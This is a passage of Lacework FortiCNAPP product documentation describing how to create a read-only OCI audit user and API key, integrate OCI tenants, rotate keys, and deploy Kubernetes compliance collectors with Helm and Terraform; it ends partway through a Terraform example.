These steps assume you use Identity Domains. To use the OCI web console to set up the user with IDCS instead, follow the steps on Set Up Users and Groups Using IDCS. You will need to provision the user with the permissions listed in Step 4: Add a Lacework FortiCNAPP Policy and follow the steps in Step 5: Generate and Upload the OCI API Key for adding an API key for the user to configure an API key for the user. Note that the CLI instructions work for both Identity Domains and IDCS.

Set Up a Lacework FortiCNAPP User with the OCI CLI

In the following steps, you create a user for Lacework FortiCNAPP and add the user to the OCI configuration using the OCI CLI. As an alternative, you can perform these steps in the OCI console, as described in Set up a Lacework FortiCNAPP User with the OCI Console.

To follow these steps, you should have the OCI CLI installed, along with access to OCI and Lacework FortiCNAPP accounts. For more information, see the OCI CLI documentation.

Step 1: Create the Lacework FortiCNAPP User

```
oci iam user create --name lacework_user_security_audit \
   --description "A read only Lacework FortiCNAPP user to access resource configs." \
   --email example@example.com
```

Note the ID you get from the response; you'll need this to set the user-id later.

Step 2: Create a Lacework FortiCNAPP Group

```
oci iam group create --name lacework_group_security_audit \
   --description "A lacework group needed to assign necessary read only permissions to
lacework_user_security_audit."
```

Note the ID you get from the response; you'll need this to set the group-id later.

Step 3: Add the Lacework FortiCNAPP User to the Lacework FortiCNAPP Group

Use the user-id and group-id you got from the previous two commands to execute the following command:

```
oci iam group add-user --user-id <lacework_user_ocid> \
   --group-id <lacework_group_ocid>
```

Step 4: Add a Lacework FortiCNAPP Policy

Create a policy in OCI. See Common Policies in the Oracle Cloud Infrastructure documentation for more information.

```
oci iam policy create \
   --compartment-id <root_compartment_ocid> \
   --name lacework_policy_security_audit  \
   --description "Policy that grants necessary permissions to perform the security audit."
\
   --statements "[\"Allow group 'lacework_group_security_audit' to inspect compartments in
tenancy\", \
   \"Allow group 'lacework_group_security_audit' to read buckets in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect volumes in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect security-lists in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to read users in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect groups in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect policies in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect domains in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect tag-defaults in tenancy\", \
```

```
   \"Allow group 'lacework_group_security_audit' to read instances in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect subnets in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to read network-security-groups in
tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect tenancies in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect subnets in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect route-tables in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect internet-gateways in tenancy\",
\
   \"Allow group 'lacework_group_security_audit' to inspect load-balancers in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to read compute-clusters in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect instance-images in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect vnic-attachments in tenancy\",
\
   \"Allow group 'lacework_group_security_audit' to inspect volume-attachments in
tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect vcns in tenancy\", \
   \"Allow group 'lacework_group_security_audit' to inspect leaf-certificates in tenancy\",
\
   \"Allow group 'lacework_group_security_audit' to inspect vnics in tenancy\" ]"
```

Step 5: Generate and Upload the OCI API Key

In this step, you generate public and private keys for your Lacework FortiCNAPP user in OCI. The commands in this step represent Linux/Mac commands. For Windows OS or to learn more about these steps, see Required Keys and OCIDs in the OCI documentation.

To generate public and private keys for your Lacework FortiCNAPP user in OCI, follow these steps:

1. Create a directory for OCI if it does not exist. (You likely already have one if you have the OCI CLI):

   ```
   mkdir ~/.oci
   ```

2. Generate the private key:

   ```
   openssl genrsa -out ~/.oci/oci_api_key_lacework.pem 2048
   ```

3. Set appropriate permissions for the private key:

   ```
   chmod go-rwx ~/.oci/oci_api_key_lacework.pem
   ```

4. Generate a public key from your private key:

   ```
   openssl rsa -pubout -in ~/.oci/oci_api_key_lacework.pem -out ~/.oci/oci_api_key_
   lacework_public.pem
   ```

5. Upload the public key for the Lacework FortiCNAPP user:

   ```
   oci iam user api-key upload --user-id <lacework_user_ocid> --key-file ~/.oci/oci_api_
   key_lacework_public.pem
   ```

After you've uploaded the first public key, you can use the UploadApiKey API to upload additional keys. A user can have up to three API key pairs. In an API request, you specify the key's fingerprint to indicate the key used to sign the request.

Step 6: Add the Lacework FortiCNAPP User to OCI Configuration

You can use the API key (i.e., the private key) you generated to set up the Python SDK to make calls to OCI. For more information relating to this step, see Required Keys and OCIDs in the OCI documentation.

Optionally, add a new profile for the user and API key you created to the CLI configuration, so that you can test permissions for making calls via the CLI.

First generate the fingerprint of the key, which will be needed to add the configuration, as follows:

```
openssl rsa -pubout -outform DER -in ~/.oci/oci_api_key_lacework.pem | openssl md5 -c
```

Edit `~/.oci/config` and add the following:

```
[lacework-integration]
user=<lacework_user_ocid>
fingerprint=<lacework_api_key_fingerprint>
tenancy=<tenant_id>
region=<home_region>
key_file=/path/to/key/oci_api_key_lacework.pem
```

Replace the placeholder values with the values appropriate for your environment. Also, note that the `<home_region>` value must be your tenancy home region.

Now test the configuration with a simple OCI command:

```
oci --profile lacework-integration iam region list -- output table
```

You should get back a table with a list of available regions.

Set Up a Lacework FortiCNAPP User with the OCI Console

In these steps, you create a user for Lacework FortiCNAPP and add the user to the OCI configuration using the OCI Console. As an alternative, you can use the OCI CLI as described in Set up a Lacework FortiCNAPP User with the OCI CLI.

These steps assume you use Identity Domains. To use the OCI web console to set up the user with IDCS instead, follow the steps on Set Up Users and Groups Using IDCS. You will need to provision the user with the permissions listed in Step 4: Add a Lacework FortiCNAPP Policy and follow the steps in Step 5: Generate and Upload the OCI API Key for adding an API key for the user to configure an API key for the user. Note that the CLI instructions work for both Identity Domains and IDCS.

Step 1: Create the Lacework FortiCNAPP Group

1. In the OCI console, open the navigation menu and click *Identity & Security*.
2. Under *Identity*, click *Domains* > *Default*.
3. Under the *Identity domain* resources, click *Groups*.
4. Click *Create group*.
5. In the *Create group* dialog, enter value for the following fields:
   - *Name:* A unique name for your group, such as `lacework_group_security_audit`. The name cannot contain spaces.
   - *Description:* A description for your group, such as “group to assign audit permissions to lacework_security_audit_user“.
6. Click *Create*.

Step 2: Create a Lacework FortiCNAPP User and Add the User to the Lacework FortiCNAPP Group

1. Open the navigation menu and click *Identity & Security*. Under *Identity*, click *Domains*.
2. Click *Default* to open the Default identity domain.
3. Under the *Identity domain* resources, click *Users*.
4. In the *First name* and *Last name* fields of the *Create user* window, enter a first and last name for the Lacework FortiCNAPP user, such as `lacework_security_audit_user`.
5. Leave the default *Use the email address as the username* checkbox selected and enter the email address for the user account.
6. Under *Select groups to assign this user to*, select the checkbox for the group you just created, `lacework_security_audit_group`.
7. Click *Create*.

Step 3: Add the Lacework FortiCNAPP Policy

Create a policy to give the `lacework_group_security_audit` permissions in OCI:

1. Open the navigation menu and click *Identity & Security*.
2. Under *Identity*, click *Domains* > *Default*.
3. Under *List Scope*, ensure that you are in your root compartment.
4. Click *Create Policy*.
5. Enter a unique *Name* for the policy, such as `Lacework FortiCNAPPPolicy`, and a *Description* (required) for the policy. The name cannot contain spaces.
6. In *Statements*, enter the following:

```
Allow group 'lacework_group_security_audit' to inspect compartments in tenancy
Allow group 'lacework_group_security_audit' to read buckets in tenancy
Allow group 'lacework_group_security_audit' to inspect volumes in tenancy
```

```
Allow group 'lacework_group_security_audit' to inspect security-lists in tenancy
Allow group 'lacework_group_security_audit' to read users in tenancy
Allow group 'lacework_group_security_audit' to inspect groups in tenancy
Allow group 'lacework_group_security_audit' to inspect policies in tenancy
Allow group 'lacework_group_security_audit' to inspect domains in tenancy
Allow group 'lacework_group_security_audit' to inspect tag-defaults in tenancy
Allow group 'lacework_group_security_audit' to read instances in tenancy
Allow group 'lacework_group_security_audit' to inspect subnets in tenancy
Allow group 'lacework_group_security_audit' to read network-security-groups in tenancy
Allow group 'lacework_group_security_audit' to inspect tenancies in tenancy
Allow group 'lacework_group_security_audit' to inspect route-tables in tenancy
Allow group 'lacework_group_security_audit' to inspect internet-gateways in tenancy
Allow group 'lacework_group_security_audit' to inspect load-balancers in tenancy
Allow group 'lacework_group_security_audit' to read compute-clusters in tenancy
Allow group 'lacework_group_security_audit' to inspect instance-images in tenancy
Allow group 'lacework_group_security_audit' to inspect vnic-attachments in tenancy
Allow group 'lacework_group_security_audit' to inspect volume-attachments in tenancy
Allow group 'lacework_group_security_audit' to inspect vcns in tenancy
Allow group 'lacework_group_security_audit' to inspect leaf-certificates in tenancy
Allow group 'lacework_group_security_audit' to inspect vnics in tenancy
```

7. Click *Create*.

Step 4: Generate an API Signing Key for the User in the OCI Console

1. Navigate to *Users* in the default identity domain.
2. Search for the user you create for Lacework FortiCNAPP and click the user.
3. Under resources, click *API Keys*.
4. If you need a key pair, generate the key pair here and download the private key. If you already have a key pair, you can upload or paste your public key file instead.

If you're generating the key, be sure to download the private key, we will need it complete the integration.

5. Click *Add* to preview the configuration file. Copy and paste the contents of the text box into your `\~/.oci/config` file and update the `key_file` parameter with the file path to your private key.

```
\[lacework-integration\]
user=\<lacework_user_ocid\>
fingerprint=\<lacework_api_key_fingerprint\>
tenancy=\<tenant_id\>
region=\<home_region\>\
key_file=\<path to private keyfile\> \
```

Next Steps

After creating the user in OCI, complete the integration as described in Create the OCI Integration.

Add the OCI Integration

PREVIEW FEATURE: This section describes functionality that is currently in preview.

After configuring a user for Lacework FortiCNAPP in OCI, you can use that user's credentials to integrate an OCI Tenant with Lacework FortiCNAPP, as described here.

These instructions describe how to integration Lacework FortiCNAPP and OCI using two alternative methods:

- Integrate an OCI Tenant with the Lacework FortiCNAPP Console
- Integrate an OCI Tenant with the Lacework FortiCNAPP API

To avoid errors, we recommend first trying the Lacework FortiCNAPP-provided Terraform. See Integrate OCI Using Terraform for more information.

Requirements

Before starting, make sure you have created a user in OCI for Lacework FortiCNAPP.

Access the OCI console and download the private key for the Lacework FortiCNAPP OCI user. To learn more about creating and managing keys in OCI, see Required Keys and OCIDs in the Oracle documentation.

Integrate an OCI Tenant with the Lacework FortiCNAPP Console

After creating and configuring a user for Lacework FortiCNAPP, integrate OCI tenants with Lacework FortiCNAPP in the Lacework FortiCNAPP Console as follows:

1. Log in to the Lacework FortiCNAPP Console as a user with cloud accounts write permissions.
2. Go to *Settings > Integrations > Cloud accounts*.
3. Click *+ Add New*.
4. Click *Oracle Cloud Infrastructure*.
5. Click *Next*.
6. Enter a name for the integration.

7. For the OCI Credentials, upload a PEM of the OCI private key associated with the Lacework FortiCNAPP user you created in OCI in Set up a Lacework FortiCNAPP User in OCI. Be sure to include the prefix, "-----BEGIN PRIVATE KEY-----" and postfix, "-----END PRIVATE KEY-----".
8. Enter the fingerprint of the public key associated with the Lacework FortiCNAPP user.
9. Choose the home region for the integrated OCI account, and then the tenant ID and tenant name of the integrated account.
10. For the OCID, enter the Oracle-assigned unique ID for the Lacework FortiCNAPP user you created and click *Save*.

The new integration now appears in the Cloud accounts page.

Integrate an OCI Tenant with the Lacework FortiCNAPP API

After creating and configuring a user for Lacework FortiCNAPP, integrate OCI tenants with Lacework FortiCNAPP as follows:

1. Follow the steps in API Access Keys and Tokens to create an API key in the Lacework FortiCNAPP Console.
2. Download the API key and use the key ID and secret to generate an API access token. For more information, see Generate Access Tokens in the Lacework FortiCNAPP API documentation.

   Use the generated API access token for all subsequent API requests, including create, update, and delete `OCI_CFG` cloud accounts. For more information, see Cloud Accounts API documentation.
3. Now add an account. To add an account, send configuration data as the body payload to the following endpoint: `POST https://{your.lacework.url}.lacework.net/api/v2/CloudAccounts`. The body data is in the following format:

```
{
  "name": "{INTEGRATION_NAME}",
  "type": "OciCfg",
  "enabled": 1,
  "data": {
     "homeRegion": "{us-sanjose-1}",
     "tenantId": "{ocid1.tenancy.oc1..your_id}",
     "tenantName": "{TENANT_NAME}",
     "userOcid": "{ocid1.user.oc1..your_id}",
     "credentials": {
           "fingerprint": "{FINGERPRINT}",
           "privateKey": "{YOURKEY}"
     }
  }
}
```

   Since the format of configuration values in JSON may be error prone, especially formatting the private key, Lacework FortiCNAPP provides a helper script that formats the JSON body data for you. You only need to provide a few settings and run the script. To do so, follow these steps:

a. Download the following script from the Lacework FortiCNAPP scripts repository: lacework_integration_payload.

b. Edit the script, replacing the following placeholder values with values appropriate for your environment:

```
LACEWORK_OCI_USERNAME="<user_ocid>"
OCI_TENANCY_OCID="<tenancy_ocid>"
OCI_HOME_REGION="<home_region>"
OCI_TENANT_NAME="<tenant_name>"
LACEWORK_PRIVATE_KEY_PATH="<private_key_path>"
LACEWORK_PRIVATE_KEY_FINGERPRINT="<fingerprint>"
```

Notice that you only need to provide the path to your private key file, not the value of the key itself.

c. Make sure the script is executable and run the script:

```
chmod u+x lacework_integration_payload.sh
./lacework_integration_payload.sh
```

The script produces a file named `lacework_payload.json` in the current directory, which you can use as the body payload for the OCI integration API call.

d. Now call the API using the Lacework FortiCNAPP CLI, passing the generated file. For example, using curl, the command would be:

```
lacework api post /api/v2/CloudAccounts -d "$(cat lacework_payload.json)"
```

If the request succeeds, you should get a response that shows the values you configured.

If you choose not to use the script, we recommend using a clipboard tool like pbcopy, xclip, or similar when pasting your private key value in a request (for example, `cat ~/.oci/oci_api_key_lacework.pem | pbcopy`). The `privateKey` value has multi-lines, so be sure to escape each new line with `\n`, for example, `abc\nabc\nabc`…. Also, `tenantName` should match that of your Oracle Cloud Infrastructure.

```
5. Check the integration validated successfully by running the following command and
checking for the new cloud integration in the output:
   ```bash
   lacework cloud-accounts list
   ```
```

OCI integration is now configured. After Lacework FortiCNAPP's next resource collection cycle, you can query OCI data with LQL via the Lacework FortiCNAPP CLI.

Remove an OCI Integration

To remove the integration, use the following command, replacing `<integration_guid>` with the GUID for the OCI account integration:

```
lacework cloud-accounts delete <integration_guid>
```

Next Steps

Now provision access to OCI resources in Lacework FortiCNAPP. Also, see the following OCI frameworks for details on how to check whether your resources are compliant with CIS and other regulatory benchmarks.

- CIS Oracle Cloud Infrastructure (OCI) 1.2.0 Benchmark
- Oracle Cloud Infrastructure Configuration Detector Rules

Provision Access to OCI Resources with Resource Groups

PREVIEW FEATURE: This section describes functionality that is currently in preview.

After integrating OCI with Lacework FortiCNAPP, you can create resource groups for OCI resources and manage access to those resources with RBAC. By default, access to OCI resources is not restricted within Lacework FortiCNAPP. To control and provision access to OCI resources in Lacework FortiCNAPP with RBAC, follow the optional but recommended steps here.

To configure access, you'll need to create resource groups, users, user groups, and roles with access to the OCI resources collected through the integration.

1. Create a resource group for the OCI resources collected from the integration. From a conceptual standpoint, resource groups in Lacework FortiCNAPP align with compartments in OCI. In Lacework FortiCNAPP, resource groups allow you to manage the scope, compliance views, reporting, and exceptions in Lacework FortiCNAPP for posture management for resources collectively.

   For more information, see Resource Groups.
2. Create a role with access to the OCI resource group you created.
3. Create user accounts and the user groups for those users in Lacework FortiCNAPP who will have access to OCI resources and detections. Assign the user group access to the role you created that enables access to OCI resources. Generally, the users, user groups, and roles in Lacework FortiCNAPP should align with the users, users groups, and permissions configured in Azure AD, OCI IAM, or other identity provider you use for OCI.

   See Access Control for more information on provisioning users.

Rotate the OCI API Key

PREVIEW FEATURE: This section describes functionality that is currently in preview.

To allow Lacework FortiCNAPP to interact with Oracle Cloud, you need to have created an API key for Lacework FortiCNAPP when first configuring the integration. As a best practice, you should rotate this OCI API key every 90 days or less. After rotating the Lacework FortiCNAPP user API key, you'll need to upload the new private key to Lacework FortiCNAPP, as described here.

Note that if you rotate keys during a Lacework FortiCNAPP resource collection event, collection will fail. To prevent this possibility, avoid performing these steps during or soon after your scheduled resource collection time.

You can view your configured collection time in the Lacework FortiCNAPP Console by navigating to *Setting* > *Configuration* > *General*. The time is indicated in the *Resource Management Collection Schedule* settings. For best results, perform the steps below 12 hours after the time shown. In other words, if your collection is scheduled for every 24 hours at 0100 GMT, perform these steps at 1300 GMT.

To rotate your Lacework FortiCNAPP user OCI API key, follow these steps:

1. Generate the new key in OCI and upload the public key to OCI, as described in Step 5: Generate and Upload the OCI API Key on page 396.
2. Create a private key file that contains the private key and the fingerprint of your API key, in the following format:

```
{
  "data": {
    "credentials": {
      "fingerprint": "e0:8b:66:0b:2d:02:f0:c7:4c:9e:dc:60:06:f7:23:d3",
      "privateKey": "...."
    }
  }
}
```

   Be sure to replace the values shown with the fingerprint and private key of your new API key.
3. Upload the private key to Lacework FortiCNAPP. Given a file named `lacework_payload.json` with the contents shown in the previous step, you can use the following command to upload the key:

```
lacework api patch /api/v2/CloudAccounts/<account_id> -d "$(cat ./lacework_
payload.json)"
```

   Replace `<account_id>` with the ID of your Lacework FortiCNAPP account.
4. Finally, delete the old Lacework FortiCNAPP API public key from OCI.

Kubernetes compliance integration

Lacework FortiCNAPP integrates with Kubernetes to monitor configuration compliance of your cluster resources. This includes:

- Visibility of your integrated Kubernetes resources in the Resource Inventory.
- Monitoring the configuration compliance of your Kubernetes cluster and resources within the Kubernetes Compliance Dashboard.
- Access to Kubernetes frameworks and policies:
  - CIS Amazon Elastic Kubernetes Service (EKS) 1.1.0 Benchmark
  - CIS Google Kubernetes Engine (GKE) 1.4.0 Benchmark
- Context to detect potential service attack paths in your environment using Attack Path Analysis.

Supported integration outcomes

The following outcomes are supported by this type of integration:

- You want to monitor configuration compliance of your Kubernetes cluster.
- You want to monitor both configuration compliance Agent-based workload security on page 778 of your Kubernetes cluster. Workload security is provided as an additional configuration option during the Kubernetes Compliance integration steps.
- You are already monitoring workload security, and you also want to monitor configuration compliance of your Kubernetes cluster.

If you only want to monitor workload security of your Kubernetes clusters, see Deploy Linux Agent on Kubernetes.

Compliance summary for Amazon EKS integrations

Watch video summary CIS EKS Benchmark Feature Overview.

Kubernetes compliance integration components

Lacework FortiCNAPP uses three components to collect data for Kubernetes Compliance integrations.

Node Collector

The Node Collector collects data on each Kubernetes node.

- The Node Collector is an independent component that shares the same installation journey as the Lacework FortiCNAPP Agent. It has separate configuration to allow operation on Kubernetes nodes.

If the Lacework FortiCNAPP Agent is already installed on the cluster nodes, the installation will update the Agent configuration to enable the Node Collector functionality.

- This component is installed on every Kubernetes node in the cluster.
- Node data is collected and sent to Lacework FortiCNAPP every hour.
- The Node Collector will collect data relating to Agent-based workload security on page 778 if you choose to enable it during the installation steps.

Cluster Collector

The Cluster Collector collects Kubernetes cluster data from the Kubernetes API server.

- This component is installed on one container per cluster.
- The container runs as a non-root user.
- Retrieves node/instance metadata.
- Cluster data is collected and sent to Lacework FortiCNAPP every 24 hours.

Cloud Collector (through cloud provider integration)

The Cloud Collector collects data from cloud provider end points.

- This is already provided through a *Configuration* integration type. See the following sections to set this up (if you haven't already done so).
  - AWS integration on page 121
  - Google Cloud Integration
- The cloud collection occurs every 24 hours at the scheduled time in the Lacework FortiCNAPP Console (under *Settings > Configuration: General > Resource Management Collection Schedule*).

Timings for first report

Once all three of the integration components have collected data, the Kubernetes compliance data is complete and available for assessment.

The node and cluster data is sent to Lacework FortiCNAPP within 2 hours of the collectors being installed on a cluster. Once the cloud collection has occurred, data will be visible in the Lacework FortiCNAPP platform.

Supported environments and prerequisites

The following shows the supported environments for a Kubernetes compliance integration and the prerequisites required for the integration.

Supported Kubernetes environments

The supported Kubernetes provider environments are listed below:

- Amazon Elastic Kubernetes Service (Amazon EKS)
  - EKS Fargate is not supported for this integration type.
- Google Kubernetes Engine (GKE)
  - Autopilot mode is not supported for this integration type.

Supported Kubernetes Versions

The supported versions of Kubernetes are listed below:

- `v1.10` and above.

Integrations using Helm

The supported versions of Helm are listed below:

- `v3.1.x` and above.

Integrations using Terraform

The supported versions of Terraform are listed below:

- `~> 0.14`
- `~> 0.15`
- `~> 1.0`

- `~> 1.1`

Prerequisites

Linux agent access token

A Linux agent access token is required prior to completing the integration steps for any Kubernetes environment.

Use an existing agent token or create a new one for this integration.

- If you only want to monitor compliance configuration, it is recommended that you create a new access token. You can then disable or enable the agent token for this integration without affecting other integrations that use this token.
- If you want to monitor both compliance configuration and workload security, you may want to use an existing access token. For example, if you have an agent token in use for workload security on Kubernetes clusters, it may be better to combine this integration with the same access token.

You only need to generate the access token as the agent is installed during the integration steps.

Integrations with Amazon EKS

- Ensure that an AWS Configuration integration exists for your AWS account or organization.
- Ensure that the AWS CLI is installed and configured to access your EKS environment.

Integrations with GKE

- Ensure that a Google Cloud Configuration integration exists for your Google Cloud project or organization.
- Ensure that the Google Cloud CLI (gcloud) is installed and configured to access your GKE environment.

Kubernetes compliance integration using Helm

To install the Node and Cluster collectors on your Kubernetes cluster:

1. Add the Lacework FortiCNAPP Helm Charts repository:

```
helm repo add lacework https://lacework.github.io/helm-charts/
```

2. Choose one of the following options to install the necessary components on your Kubernetes cluster:

Add `--debug` to this command to enter debug mode:

```
helm upgrade --debug --install --create-namespace...
```

Configuration Compliance Integration Only:

Adjust the parameter values to match your environment, see Configuration Parameters for guidance.

```
helm upgrade --install --create-namespace --namespace lacework \
--set laceworkConfig.serverUrl=${LACEWORK_SERVER_URL} \
--set laceworkConfig.accessToken=${LACEWORK_AGENT_TOKEN} \
--set laceworkConfig.kubernetesCluster=${KUBERNETES_CLUSTER_NAME} \
--set laceworkConfig.env=${KUBERNETES_ENVIRONMENT_NAME} \
--set laceworkConfig.datacollector=disable \
--set clusterAgent.enable=True \
--set clusterAgent.clusterType=${KUBERNETES_CLUSTER_TYPE} \
--set clusterAgent.clusterRegion=${KUBERNETES_CLUSTER_REGION} \
--set clusterAgent.image.repository=lacework/k8scollector \
--set image.repository=lacework/datacollector \
--repo https://lacework.github.io/helm-charts/ \
lacework-agent lacework-agent
```

Configuration Compliance and Workload Security Integration:

Adjust the parameter values to match your environment, see Configuration Parameters for guidance.

Use this option for the following outcomes:

- You want to install the Lacework FortiCNAPP Agent to monitor both configuration compliance and workload security of your Kubernetes cluster.
- You already have the Lacework FortiCNAPP Agent installed and monitoring workload security, and you also want to monitor configuration compliance of your Kubernetes cluster.

```
helm upgrade --install --create-namespace --namespace lacework \
--set laceworkConfig.serverUrl=${LACEWORK_SERVER_URL} \
--set laceworkConfig.accessToken=${LACEWORK_AGENT_TOKEN} \
--set laceworkConfig.kubernetesCluster=${KUBERNETES_CLUSTER_NAME} \
--set laceworkConfig.env=${KUBERNETES_ENVIRONMENT_NAME} \
--set clusterAgent.enable=True \
--set clusterAgent.clusterType=${KUBERNETES_CLUSTER_TYPE} \
--set clusterAgent.clusterRegion=${KUBERNETES_CLUSTER_REGION} \
--set clusterAgent.image.repository=lacework/k8scollector \
--set image.repository=lacework/datacollector \
--repo https://lacework.github.io/helm-charts/ \
lacework-agent lacework-agent
```

3. Display the pods for verification. Choose one of the following options:
   - Run the following `kubectl` command:

     ```
     kubectl get pods -n lacework -o wide
     ```

   - Go to *Workloads* > *Kubernetes* in the Lacework FortiCNAPP Console.
     In the *Behavior* section, click *Pod network* and then *Pod activity*.

   All Node Collector and Cluster Collector pods have a naming convention that includes `lacework-agent-*` and `lacework-agent-cluster-*` respectively.

Configuration Parameters

See Helm Configuration Options for additional parameters that can also be set using Helm.

Required Parameters:

Adjust the following values to match your environment:

Value	Description	Example(s)

`${LACEWORK_SERVER_URL}`	Your Lacework FortiCNAPP Agent server URL.	`https://api.lacework.net`
		`https://aprodus2.agent.lacework.net`
		`https://api.fra.lacework.net`
		`https://auprodn1.agent.lacework.net`

`${LACEWORK_AGENT_TOKEN}`	Your Lacework FortiCNAPP Agent access token.	`0123456789abc...`
`${KUBERNETES_CLUSTER_NAME}`	Provide your Kubernetes cluster name as it is defined in your Cloud Provider (for example: Amazon EKS, GKE).	`prd01`

Value	Description	Example(s)
	See also How Lacework FortiCNAPP Derives the Kubernetes Cluster Name.	
`${KUBERNETES_ENVIRONMENT_NAME}`	Provide a Kubernetes environment name that will be shown in the Lacework FortiCNAPP Console. *This is user-defined and only essential for Workload Security integrations.*	`Production`
`${KUBERNETES_CLUSTER_TYPE}`	The Kubernetes cluster type (must be written in lower case): Amazon EKS = `eks` GKE = `gke`	`eks`
`${KUBERNETES_CLUSTER_REGION}`	The cloud region of the Kubernetes cluster.	`us-west-1`

Optional Parameters:

The following parameters are optional and not required for the installation:

Parameter	Description	Example(s)
`clusterAgent.hostNetworkAccess`	The Cluster Collector needs to be able to contact the Kubernetes API server, cloud provider metadata services, and Lacework FortiCNAPP APIs. By setting this option to `true`, the Cluster Collector pod will have access to the host network. This is needed if your pod network policies restrict access to the host network. Default is `false` when omitted.	`true`
`clusterAgent.proxyUrl`	Configure the Cluster Collector to use a network proxy by setting the proxy server URL and port. The Cluster Collector will use the `laceworkConfig.proxyUrl` option first (if it has been set). *NOTE:* This option is available from Linux Agent 6.12 and above.	`https://my_proxy_server:443`
`clusterAgent.image.tag`	Specify a Lacework FortiCNAPP Agent tag suitable for your cluster. The default is `latest` when this parameter is omitted.	`5.6.0.8352-amd64`
`image.tag`	Specify a Lacework FortiCNAPP Agent tag	`5.6.0.8352-`

Parameter	Description	Example(s)
	suitable for your cluster. The default is `latest` when this parameter is omitted.	`amd64`

Add these parameters when running the installation command:

```
helm upgrade --install --create-namespace --namespace lacework \
...
--set clusterAgent.image.tag=5.6.0.8352-amd64 \
--set image.tag=5.6.0.8352-amd64 \
...
```

Troubleshooting

See Kubernetes Troubleshooting for help with this integration.

Kubernetes compliance integration using Terraform

Use the Lacework FortiCNAPP terraform-kubernetes-agent module to create a Secret and DaemonSet and deploy the Node and Cluster collectors in your Kubernetes cluster.

DaemonSets are an easy way to deploy a Kubernetes pod onto every node in the cluster. This is useful for monitoring tools such as Lacework FortiCNAPP.

If you are new to the Lacework FortiCNAPP Terraform Provider or Lacework FortiCNAPP Terraform Modules, read the Terraform for Lacework FortiCNAPP Overview article to learn the basics on how to configure the provider and more.

This topic assumes familiarity with the Terraform Provider for Kubernetes maintained by Hashicorp on the Terraform Registry.

Run Terraform

The following code snippets deploy the DaemonSet to the Kubernetes cluster being managed with Terraform.

Before running this code, adjust the following values to match the intended configuration for your deployment:

Setting	Description	Example(s)
`<kubernetes-config-path>`	The filesystem path to your kubeconfig file.	`~/.kube/config`
`<kubernetes-config-context>`	The context to use within your kubeconfig file.	`my-context`
`<agent-access-token-name>`	The *Name* of your Lacework FortiCNAPP Agent access token.	`prod_token`

`<agent-server-url>`	Your Lacework FortiCNAPP Agent server URL.	`https://api.lacework.net`
		`https://aprodus2.agent.lacework.net`
		`https://api.fra.lacework.net`
		`https://auprodn1.agent.lacework.net`

`<kubernetes-cluster-name>`	Provide your Kubernetes cluster name as it is defined in your Cloud Provider (for example: Amazon EKS, GKE). See also How Lacework FortiCNAPP Derives the Kubernetes Cluster Name.	`prod`

Setting	Description	Example(s)
`<config-compliance-only>`	`true` = Configuration Compliance integration only. `false` = Configuration Compliance and Workload Security integration. Set to `false` or omit this variable for the following outcomes: • You want to install the Lacework FortiCNAPP Agent to monitor both configuration compliance and workload security of your Kubernetes cluster. • You already have the Lacework FortiCNAPP Agent installed and monitoring workload security, and you also want to monitor configuration compliance of your Kubernetes cluster.	`false`

Amazon EKS:

```
terraform {
  required_providers {
    kubernetes = {
      source = "hashicorp/kubernetes"
      version = "~> 2.0"
    }
    lacework = {
      source = "lacework/lacework"
      version = "~> 1.0"
    }
  }
}

provider "kubernetes" {
  config_path    = "<kubernetes-config-path>"
  config_context = "<kubernetes-config-context>"
}

data "aws_region" "current" {}

# Use the access token resource below if you are intending
# to generate a new access token for this integration.
resource "lacework_agent_access_token" "k8s" {
  name = "<agent-access-token-name>"
}

# Use the data entry below if you are choosing to use an
# existing access token for this integration.
data "lacework_agent_access_token" "k8s" {
```

```
  name = "<agent-access-token-name>"
}

module "lacework_k8s_datacollector" {
  source  = "lacework/agent/kubernetes"
  version = "~> 2.0"

  # Use one of the lacework_access_token options below depending
  # on whether you are generating a new token or using an existing one.

  # Option 1: Generate a new access token
  #lacework_access_token = lacework_agent_access_token.k8s.token

  # Option 2: Use an existing access token
  #lacework_access_token = data.lacework_agent_access_token.k8s.token

  # The lacework_server_url property is optional if your Lacework FortiCNAPP tenant
  # is deployed in the US, but mandatory for non-US tenants.
  # https://docs.lacework.net/onboarding/agent-server-url#agent-server-url
  #lacework_server_url   = "<agent-server-url>"

  # Provide your Kubernetes cluster name as it is defined in your Cloud Provider.
  lacework_cluster_name   = "<kubernetes-cluster-name>"

  # Set lacework_cluster_exclusive to true if you only want a Configuration Compliance
integration.
  # Default is false.

  #lacework_cluster_exclusive = <config-compliance-only>

  enable_cluster_agent    = true
  lacework_cluster_region = data.aws_region.current.name
  lacework_cluster_type   = "eks"
}
```

GKE:

```
terraform {
  required_providers {
    kubernetes = {
      source = "hashicorp/kubernetes"
      version = "~> 2.0"
    }
    lacework = {
      source = "lacework/lacework"
      version = "~> 1.0"
    }
  }
}

provider "kubernetes" {
  config_path    = "<kubernetes-config-path>"
```

```
  config_context = "<kubernetes-config-context>"
}

data "google_client_config" "current" {}

# Use the access token resource below if you are intending
# to generate a new access token for this integration.
resource "lacework_agent_access_token" "k8s" {
  name = "<agent-access-token-name>"
}

# Use the data entry below if you are choosing to use an
# existing access token for this integration.
data "lacework_agent_access_token" "k8s" {
  name = "<agent-access-token-name>"
}

module "lacework_k8s_datacollector" {
  source  = "lacework/agent/kubernetes"
  version = "~> 2.0"

  # Use one of the lacework_access_token options below depending
  # on whether you are generating a new token or using an existing one.

  # Option 1: Generate a new access token
  #lacework_access_token = lacework_agent_access_token.k8s.token

  # Option 2: Use an existing access token
  #lacework_access_token = data.lacework_agent_access_token.k8s.token

  # The lacework_server_url property is optional if your Lacework FortiCNAPP tenant
  # is deployed in the US, but mandatory for non-US tenants.
